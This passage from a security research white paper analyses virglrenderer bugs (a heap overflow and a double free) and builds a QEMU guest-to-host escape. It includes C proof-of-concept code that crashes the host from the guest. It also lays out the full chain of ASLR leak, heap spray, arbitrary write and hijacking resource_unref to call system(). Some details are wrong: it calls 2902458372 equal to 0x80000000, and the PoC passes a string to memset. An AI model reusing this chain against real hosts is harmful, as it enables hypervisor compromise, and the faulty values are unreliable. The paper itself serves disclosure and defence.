There are two check on line 13 and 18 respectively, but the crash report shows that the checks could be bypassed by setting *arg->w* to 2902458372, which is 0x80000000 in hexadecimal. It seems there is an integer overflow issue inside the check. When the execution reaches the return line, *vrend_renderer_transfer_write_iov* will copy whatever content from *args->data* to *res->ptr*, which is the buffer we allocated in *vrend_renderer_resource_create*.

Listing 3.17: vrend_renderer.c

```
1 ...
2 static int vrend_renderer_transfer_write_iov(struct vrend_context *ctx,
3                                              struct vrend_resource *res,
4                                              struct iovec *iov, int
                                                   num_iovs,
5                                              const struct
                                                   vrend_transfer_info *
                                                   info)
```

```
6 {
7     void *data;
8
9     if (res->storage == VREND_RESOURCE_STORAGE_GUEST ||
10        (res->storage == VREND_RESOURCE_STORAGE_GUEST_ELSE_SYSTEM && res
             ->iov)) {
11       return vrend_copy_iovec(iov, num_iovs, info->offset,
12                               res->iov, res->num_iovs, info->box->x,
13                               info->box->width, res->ptr);
14    }
15 ...
```

In summary, this vulnerability is caused by the unsounded boundary checks. We can allocate a buffer of arbitrary size, and write arbitrary data of any size into that buffer.

3.5.3 A double free vulnerability

This is a double free vulnerability in *vrend_renderer_blit_int*. Because a simple patch can fix this issue together with an assigned CVE vulnerability, so we do not receive a CVE assignment for this bug.

On *vrend_renderer.c:8218*, *intermediate_copy* is allocated and filled with arguments. Then it is passed to *vrend_render_resource_allocate_texture*.

Listing 3.18: vrend_renderer.c

```
1 ...
2       intermediate_copy = (struct vrend_resource *)CALLOC_STRUCT(
           vrend_texture);
3       vrend_renderer_resource_copy_args(&args, intermediate_copy);
4       vrend_renderer_resource_allocate_texture(intermediate_copy, NULL);
5 ...
```

If the arguments fail the checks, *intermediate_copy* will be freed inside *vrend_render_resource_allocate_texture*.

Listing 3.19: vrend_renderer.c

```
1 ...
2 static int vrend_renderer_resource_allocate_texture(struct
     vrend_resource *gr,
3                                                      void *image_oes)
4 {
5     uint level;
6     GLenum internalformat, glformat, gltype;
7     enum virgl_formats format = gr->base.format;
8     struct vrend_texture *gt = (struct vrend_texture *)gr;
9     struct pipe_resource *pr = &gr->base;
10
11    if (pr->width0 == 0)
12       return EINVAL;
13
14    if (!image_oes && vrend_allocate_using_gbm(gr)) {
15       if ((gr->base.bind & (VIRGL_BIND_RENDER_TARGET |
           VIRGL_BIND_SAMPLER_VIEW)) == 0) {
16          gr->storage = VREND_RESOURCE_STORAGE_GBM_ONLY;
17          return 0;
18       }
```

```
19         image_oes = virgl_egl_image_from_dmabuf(egl, gr->gbm_bo);
20       ...
21      if (image_oes) {
22         if (epoxy_has_gl_extension("GL_OES_EGL_image_external")) {
23            glEGLImageTargetTexture2DOES(gr->target, (GLeglImageOES)
                 image_oes);
24         } else {
25            vrend_printf( "missing GL_OES_EGL_image_external extension\n");
26            glBindTexture(gr->target, 0);
27            FREE(gr); // <== intermediate_copy could be freed here.
28            return EINVAL;
29         }
30 ...
```

But later on *vrend_renderer.c:8313*, *intermediate_copy* is passed to *vrend_renderer_resource_destory* and free once again.

Listing 3.20: vrend_renderer.c

```
1 ...
2      if (make_intermediate_copy) {
3         vrend_renderer_resource_destroy(intermediate_copy);
4         // intermediate_copy is freed again
5         glDeleteFramebuffers(1, &intermediate_fbo);
6      }
```

4 | Exploit Development

In this chapter, we will introduce our experiment about developing a Qemu/Kvm full guest-to-host escape exploit when virtio-gpu feature is enabled on the host machine.

4.1 Trigger the vulnerability from guest machine

As we mentioned in chapter 2, it is trivial to write a proof-of-concept from a dumped crash log. But how to trigger the vulnerability inside the guest machine remains to be a tricky problem. Figure 4.1 shows the stack of virtio-gpu. We assume the attacker has the root privilege on the guest machine and he can perform any operations on the guest machine.



Figure 4.1: The stack of virtio-gpu[4]

Towards the guest-to-host exploit, two options are available as a foothold:

1. Starting from the user space of the guest machine. Building a userspace application that interacts with the virtio-gpu kernel driver (front-end driver). In this way, we need to look into the implementation of the front-end driver as well as the back-end's, in order to find out the relation between user space graphic operations and virglrenderer APIs.

2. Starting from the kernel space of the guest machine. Building a malicious kernel module to interact with emulated GPU. In this way, we implement our own front-end driver, passing custom rendering commands via virtio channel to trigger virglrenderer APIs from the host side.

Obviously, option 2 involves fewer abstract layers, so it is more straightforward. However, we finally choose option 1 for three reasons. Firstly, it requires a complex debugging environment setup to develop the kernel module. Secondly, the newer version of Linux kernel requires a signature verification before loading a custom module. Signing the kernel module after every compilation sounds troublesome. Last but not least, a user-space exploit program is considered to be more usable and stealthier from an offensive perspective.

Linux kernel provide a userland interface to interact with GPU[11], the corresponding library is called *libdrm*[14]. After reading the document of *libdrm*, we manage to open the virtio GPU device and submit graphic processing requests.

Listing 4.1: libdrm open and ioctl

```
1 ...
2 // some headers need to be included
3 #include <xf86drm.h>
4 #include <xf86drmMode.h>
5 #include "virtgpu_drm.h"
6 #include "virgl_protocol.h"
7 #include "virglrenderer.h"
8 #include "virgl_hw.h
9 ...
10 static int modeset_open(int *out, const char *node)
11 {
12   int fd, ret;
13   uint64_t has_dumb;
14
15   fd = open(node, O_RDWR | O_CLOEXEC);
16   if (fd < 0) {
17     ret = -errno;
18     fprintf(stderr, "cannot open '%s': %m\n", node);
19     return ret;
20   }
21
22   if (drmGetCap(fd, DRM_CAP_DUMB_BUFFER, &has_dumb) < 0 ||
23       !has_dumb) {
24     fprintf(stderr, "drm device '%s' does not support dumb buffers\n",
25       node);
26     close(fd);
27     return -EOPNOTSUPP;
28   }
29
30   *out = fd;
31   return 0;
32 }
33
34 int main() {
35     int ret, FD;
36     struct drm_virtgpu_resource_create arg;
37     ret = modeset_open(&FD, "/dev/dri/card0");
38     if (ret) exit(-1);
39     ret = drmIoctl(FD, DRM_IOCTL_VIRTGPU_RESOURCE_CREATE, &arg);
```

```
40     // this will invoke vrend_renderer_resource_create function on host
41 }
```

The vulnerable function *vrend_transfer_inline_write* can be triggered in similar manner. We create wrapper functions for these operations and deliver a proof-of-concept to crash hypervisor from the guest machine.

Listing 4.2: libdrm open and ioctl

```
1 void resource_create(uint32_t bind, uint32_t width, uint32_t *res_handle
      , uint32_t *bo_handle) {
2   int ret;
3   struct drm_virtgpu_resource_create arg;
4   arg.target = 0;
5   arg.format = 4;
6   arg.bind = bind;
7   arg.width = width;
8   arg.height = 1;
9   arg.depth = 1;
10  arg.array_size = 0;
11  arg.last_level = 0;
12  arg.nr_samples = 0;
13  arg.flags = 0;
14  arg.bo_handle = 0;
15  arg.res_handle = 0;
16  arg.size = 0;
17  arg.stride = 0;
18
19  ret = drmIoctl(FD, DRM_IOCTL_VIRTGPU_RESOURCE_CREATE, &arg);
20  if (ret < 0) {
21    perror("resource create");
22    exit(EXIT_FAILURE);
23  }
24
25  *res_handle = arg.res_handle;
26  *bo_handle = arg.bo_handle;
27  return;
28 }
29
30 void inline_write(uint32_t handle, char *data, uint32_t size) {
31  uint32_t *cmd = (uint32_t *) malloc(12 * sizeof(uint32_t) + size);
32  int ret;
33  int i = 0;
34
35  cmd[i++] = (11+(size/ sizeof(uint32_t))) << 16 | 0 << 8 |
      VIRGL_CCMD_RESOURCE_INLINE_WRITE;
36  cmd[i++] = handle; // handle
37  cmd[i++] = 0; // level
38  cmd[i++] = 0; // usage
39  cmd[i++] = 0; // stride
40  cmd[i++] = 0; // layer_stride
41  cmd[i++] = 0; // x
42  cmd[i++] = 0; // y
43  cmd[i++] = 0; // z
44  cmd[i++] = 0x80000000; // w
45  cmd[i++] = 0; // h
46  cmd[i++] = 0; // d
47  memcpy(&cmd[i], data, size);
```

```
48
49   struct drm_virtgpu_execbuffer arg;
50   arg.size = 12 * sizeof(uint32_t) + size;
51   arg.command = (uint64_t) cmd;
52   arg.bo_handles = 0;
53   arg.num_bo_handles = 0;
54   arg.pad = 0;
55
56   ret = drmIoctl(FD, DRM_IOCTL_VIRTGPU_EXECBUFFER, &arg);
57   if (ret < 0) {
58     perror("inline write");
59     exit(EXIT_FAILURE);
60   }
61 }
62
63 int main() {
64     int ret, FD;
65     uint32_t handle, bo_handle;
66     ret = modeset_open(&FD, "/dev/dri/card0");
67     if (ret) exit(-1);
68
69     resource_create(VIRGL_BIND_CUSTOM, 0x10, &handle, &bo_handle);
70     // create resouce with a buffer of 0x10 size.
71
72     char * payload = malloc(0x100);
73     memset(payload, "A", 0x100);
74     inline_write(handle, payload, 0x100);
75     // write "A"*0x100 to 0x10 buffer, will crash the hypervisor
           immediately
76 }
```

4.2 Bypass ASLR

In last section, we have confirmed that the heap-overflow is actually exists. Moreover, it can be triggered from the guest machine and cause a denial-of-service on the host machine. This heap-overflow vulnerability allows us to write arbitrary data without any size restriction. Indeed it is a pretty strong attack primitive, but we need to solve two problems to turn it into a complete exploit:

1. What content we want to overwrite?
2. Where we want to overwrite?

Because address space layout randomization (ASLR) [21] mitigation is enabled, we need an information leakage to speculate the address space layout, so that we can calculate the correct address to write. Actually, this is the most crucial part of exploit development, as well as the most challenging part in our research.

4.2.1 Failure Attempts

According to the stack structure of virtio-gpu in Figure 4.1, the guest machine and host machine communicate through the virtio channel. Our target is leaking information from the host machine, so the first idea is tracking every virtio output function from the host

site and see if we can find anything useful. The implementation of virtio I/O mechanism is called *virtqueue*, and we can easily find the corresponding APIs for I/O operations. For example, *virtqueue_push* function on line 20 of Listing 4.3.

Listing 4.3: qemu-4.1.0/hw/display/virtio-gpu.c

```
1 ...
2 void virtio_gpu_ctrl_response(VirtIOGPU *g,
3                               struct virtio_gpu_ctrl_command *cmd,
4                               struct virtio_gpu_ctrl_hdr *resp,
5                               size_t resp_len)
6 {
7     size_t s;
8
9     if (cmd->cmd_hdr.flags & VIRTIO_GPU_FLAG_FENCE) {
10        resp->flags |= VIRTIO_GPU_FLAG_FENCE;
11        resp->fence_id = cmd->cmd_hdr.fence_id;
12        resp->ctx_id = cmd->cmd_hdr.ctx_id;
13    }
14    virtio_gpu_ctrl_hdr_bswap(resp);
15    s = iov_from_buf(cmd->elem.in_sg, cmd->elem.in_num, 0, resp,
          resp_len);
16    if (s != resp_len) {
17        qemu_log_mask(LOG_GUEST_ERROR,
18                      "%s: response size incorrect %zu vs %zu\n",
19                      __func__, s, resp_len);
20    }
21    virtqueue_push(cmd->vq, &cmd->elem, s); // virtio ouput here
22    virtio_notify(VIRTIO_DEVICE(g), cmd->vq);
23    cmd->finished = true;
24 }
25 ...
```

Following this idea, we search every output API on the back-end of virtio-gpu module. It turned out that these output operations are mainly about sending status code, transporting the minimum amount of data to the front-end. We could not find any exploitable issues on this interface. Though we hope that the final exploit only depends on the virtio-gpu module, now it seems the only option here is involving other modules to leak address information. So we audit every available virtio devices module shipped with Qemu, including *virtio-net-pci*, *virtio-scsi-pci*, *virtio-blk*, *virtio-balloon-pci*, *virtio-serial-pci*, *virtio-rng-pci*.

Unfortunately, we also could not spot any information leakage problem by manual auditing.

4.2.2 Success Attempts: resources transfering

After the failed attempt on virtio channel, we ask a question: is virtio the only channel between the guest and host? The answer is no. Later, we found slides presented on X.Org Developer's Conference 2018 [20]. In the slides, the author illustrated the resource allocation process in virtio-gpu. When requesting a resource allocation, the front-end driver allocates resources on the guest side, and the back-end module creates host resource. Then, the front-end driver will set up backing storage to link up two resources.

When requesting a render operation, the guest first writes data to the guest resource, then the data will be copy to the host resources through backing storage. The back-end module then can use bare-metal GPU to perform rendering on the host resource. The last step is, of course, copying the rendered data back to the guest side.

In this scheme, if the host resource contains some uninitialized buffer, it is possible to transfer unexpected information to the guest, leading to information leakage. So we look at the code of resource allocation on the host side on Listing 4.4. On line 28, we can see that it uses a *malloc* function to allocate backing storage buffer because *malloc* will not initialize the buffer by default, it may contain residual pointers from other structures. Another advantage of this information leakage is, it locates at the same position of *CVE-2019-18389*, which means we do not need to involve other driver modules to complete the exploit.

Listing 4.4: vrend_renderer.c

```
1 ...
2 int vrend_renderer_resource_create(struct
    vrend_renderer_resource_create_args *args, struct iovec *iov,
    uint32_t num_iovs, void *image_oes)
3 {
4    struct vrend_resource *gr;
5    int ret;
6
7    ret = check_resource_valid(args);
8    if (ret)
9       return EINVAL;
10
11   gr = (struct vrend_resource *)CALLOC_STRUCT(vrend_texture);
12   if (!gr)
13      return ENOMEM;
14
15   vrend_renderer_resource_copy_args(args, gr);
16   gr->iov = iov;
17   gr->num_iovs = num_iovs;
18
19   if (args->flags & VIRGL_RESOURCE_Y_0_TOP)
20      gr->y_0_top = true;
21
22   pipe_reference_init(&gr->base.reference, 1);
23
24   if (args->bind == VIRGL_BIND_CUSTOM) {
25      assert(args->target == PIPE_BUFFER);
26      /* use iovec directly when attached */
27      gr->storage = VREND_RESOURCE_STORAGE_GUEST_ELSE_SYSTEM;
28      gr->ptr = malloc(args->width);// << == allocation by malloc,
            uninitialzed memory
29      if (!gr->ptr) {
30         FREE(gr);
31         return ENOMEM;
32      }
33 ...
```

Libdrm provides an API called dumb-buffers [13], it is used to allocate frame buffers for scanout and allow direct control on CPU. We later found that it is possible to map the host resource to user-space memory with this API. With the

DRM_IOCTL_VIRTGPU_TRANSFER_FROM_HOST command, we can transfer the uninitialized memory to the guest machine's user-space. Since the size of allocation can be controlled, with proper heap manipulation techniques, it is trivial to get an address from virglrenderer library and an address from glibc, then we can calculate the base address of these libraries and bypass ASLR.

4.3 Heap Spraying

In last section, we obtained enough knowledge of the memory layout to calculate accurate pointer addresses, that is, we have solved the question of what content to write. Next, we need to address the problem of where to write. The key point of exploiting heap-based overflow vulnerabilities is manipulating the heap memory and forming proper layout. As a starting point, I use the heap spraying technique [22] to allocate massive *vrend_resource* objects of *VIRGL_BIND_CUSTOM* binding type. For the convenience of analysis, we set the backing storage buffer size to 0x148, which equals to the size of *vrend_resource* structure. When the spray finish, we can observe the heap layout as shown in Figure 4.2.



Figure 4.2: Heap spraying layout.

From the layout figure, we can see a *vrend_resource* object with id x, it contains a pointer pointing to a backing storage buffer, locating at right behind of itself. After that, there are 7 different objects in the size of 0x20, which link the *vrend_resource* object with a global hash table. Following this pattern, it comes another *vrend_resource* object with id $x+1$.

With the heap-based overflow vulnerability, we can overwrite arbitrary data of any size from one of these backing storage buffer with the *VIRGL_CCMD_RESOURCE_INLINE_WRITE* command. That means we can overwrite all hash table related objects and alter the variables of next *vrend_resource* object. Our target here is the *ptr*, we can change it to an arbitrary address and perform another inline write command on resource *x+1*, then we get an arbitrary-write primitive.



Figure 4.3: Heap-based overflow exploiting plan.

4.4 Command Execution

The next step is hijacking the control-flow with arbitrary-write primitive. The general idea is finding a global function pointer and overwrite its value with other function addresses. Having searched for all function pointers, we found one called *resource_unref*, as its name suggested, it will be triggered when a resource object is being freed. From here the attack plan becomes clear: we can overwrite *resource_unref* with *system* in glibc, and prepare the header of one of the resource object to the command string, e.g. "gnome-calculator". The last kick is triggering a free command on that resource object, so *system* will be called and we get a command execution: *system("gnome-calculator")*, the calculator will pop up. The exploit steps are illustrated in Figure 4.4



Figure 4.4: Arbitrary-write to command execution.

5 Discussion

5.1 Impact

Since the virtio-gpu module of qemu depends on virlrenderer, every qemu instance running under virtio-gpu setting might be suffer from the attack. Also, we notice that android-x86 is using virglrenderer for graphic acceleration, so it might be vulnerable too.

CVE-2019-18389 affects virglrenderer below version 0.8.0. The developers have fixed the issues soon after we submitted the reports. A new release of version 0.8.1 is available, please make sure update to that version if you are using the qemu or android-x86.

5.2 Defense

Because of the complexity of graphic process module and virtio driver, we believe this will not be the last bug of this type that could lead to guest-to-host escape. Here are some advice for virtual device developers.

- Enable the sandbox(seccomp) options for qemu.
- Validate every parameter from external inputs.
- Initialize every variable/buffer before use on the host machine.

5.3 Limitation

In experiment, our exploit got almost 100% success rate on a laptop with Intel i7-5500U CPU, which is 2 core 4 threads. But when we tested the exploit on a desktop with Intel i5-7500 CPU, which is 4 core 4 thread, we found the heap spraying can hardly generate stable layout, the success rate dropped to around 20%. We later found that this is because of the multi-threading of qemu process, some allocations might happen on other threads when heap spraying, interfering the layout of resource objects.

6 Conclusion

In this paper, we explore a novel *3dRedPill* vulnerability against virtio, achieving full guest-to-host escape exploitation for the first time. To that end, we design and implement our fuzzer, and solutions in improving the performance of fuzzers are also discussed. We hope that our research can draw enough attention from the virtualization developers, vendors, and users. We also hope that the practical case studies presented in this white paper, including the fuzzer development experience and exploiting technique, could inspire other security researchers and ultimately boost the development of security on virtualization.

References

[1] CrowdStrike. VENOM Vulnerability, 2015 (accessed December 20, 2019). https://venom.crowdstrike.com/.

[2] Nelson Elhage. Virtunoid: A kvm guest!->host privilege escalation exploit.

[3] Fabrice Bellard et.al. QEMU, 2019 (accessed December 20, 2019). https://www.qemu.org/.

[4] Robert Foss. Virtualizing GPU Access, 2018 (accessed December 26, 2019). https://www.collabora.com/news-and-blog/blog/2018/02/12/virtualizing-gpu-access/.

[5] Google. Gperftools CPU profiler, 2008 (accessed December 24, 2019). https://gperftools.github.io/gperftools/cpuprofile.html.

[6] Google. libprotobuf-mutator, 2019 (accessed December 20, 2019). https://github.com/google/libprotobuf-mutator.

[7] Google. Protocol Buffers, 2019 (accessed December 20, 2019). https://developers.google.com/protocol-buffers.

[8] Google. Structure-Aware Fuzzing with libFuzzer, 2019 (accessed December 20, 2019). https://github.com/google/fuzzing/blob/master/docs/structure-aware-fuzzing.md.

[9] Google. gperftools, 2019 (accessed December 24, 2019). https://github.com/gperftools/gperftools.

[10] LLVM Compiler Infrastructure. libFuzzer - a library for coverage-guided fuzz testing., 2019 (accessed December 20, 2019). https://llvm.org/docs/LibFuzzer.html.

[11] The kernel development community. Linux GPU Driver Developer's Guide » Userland interfaces, 2019 (accessed December 26, 2019). https://www.kernel.org/doc/html/latest/gpu/drm-uapi.html.

[12] KiraCxy. qemu-vm-escape, 2019 (accessed December 20, 2019). https://github.com/0xKira/qemu-vm-escape.

[13] libdrm. DRM-MEMORY, 2019 (accessed December 31, 2019). https://manpages.debian.org/testing/libdrm-dev/drm-memory.7.en.html#Dumb-Buffers.

[14] libdrm developers. Direct Rendering Manager, 2012 (accessed December 26, 2019). https://manpages.debian.org/testing/libdrm-dev/drm.7.en.html.

[15] Paul Fariello Mehdi Talbi. VM escape - QEMU Case Study, 2017 (accessed December 20, 2019). http://www.phrack.org/papers/vm-escape-qemu-case-study.html.

[16] night_f0x. QEMU VM Escape, 2019 (accessed December 20, 2019). https://blog.bi0s.in/2019/08/13/Pwn/VM-Escape/2019-07-29-qemu-vm-escape-cve-2019-14378/.

[17] David Riley. virgl_fuzzer.c, 2019 (accessed December 20, 2019). https://gitlab.freedesktop.org/virgl/virglrenderer/blob/master/tests/fuzzer/virgl_fuzzer.c.

[18] Xu Liu Shengping Wang. Escape From The Docker-KVM-QEMU Machine, 2016 (accessed December 20, 2019). https://conference.hitb.org/hitbsecconf2016ams/sessions/escape-from-the-docker-kvm-qemu-machine/.

[19] Tencent Blade Team. V-gHost: QEMU-KVM VM Escape in vhost/vhost-net, 2019 (accessed December 20, 2019). https://blade.tencent.com/en/advisories/v-ghost/.

[20] Elie Tournier. What's new in the virtual world?, 2018 (accessed December 30, 2019). https://xdc2018.x.org/slides/Virgl_Presentation.pdf.

[21] Wikipedia. Address space layout randomization, 2019 (accessed December 26, 2019). https://en.wikipedia.org/wiki/Address_space_layout_randomization.

[22] Wikipedia. Heap spraying, 2019 (accessed January 2, 2020). https://en.wikipedia.org/wiki/Heap_spraying.

[23] Ned Williamson. Modern Source Fuzzing, 2019 (accessed December 20, 2019). https://www.offensivecon.org/speakers/2019/ned-williamson.html.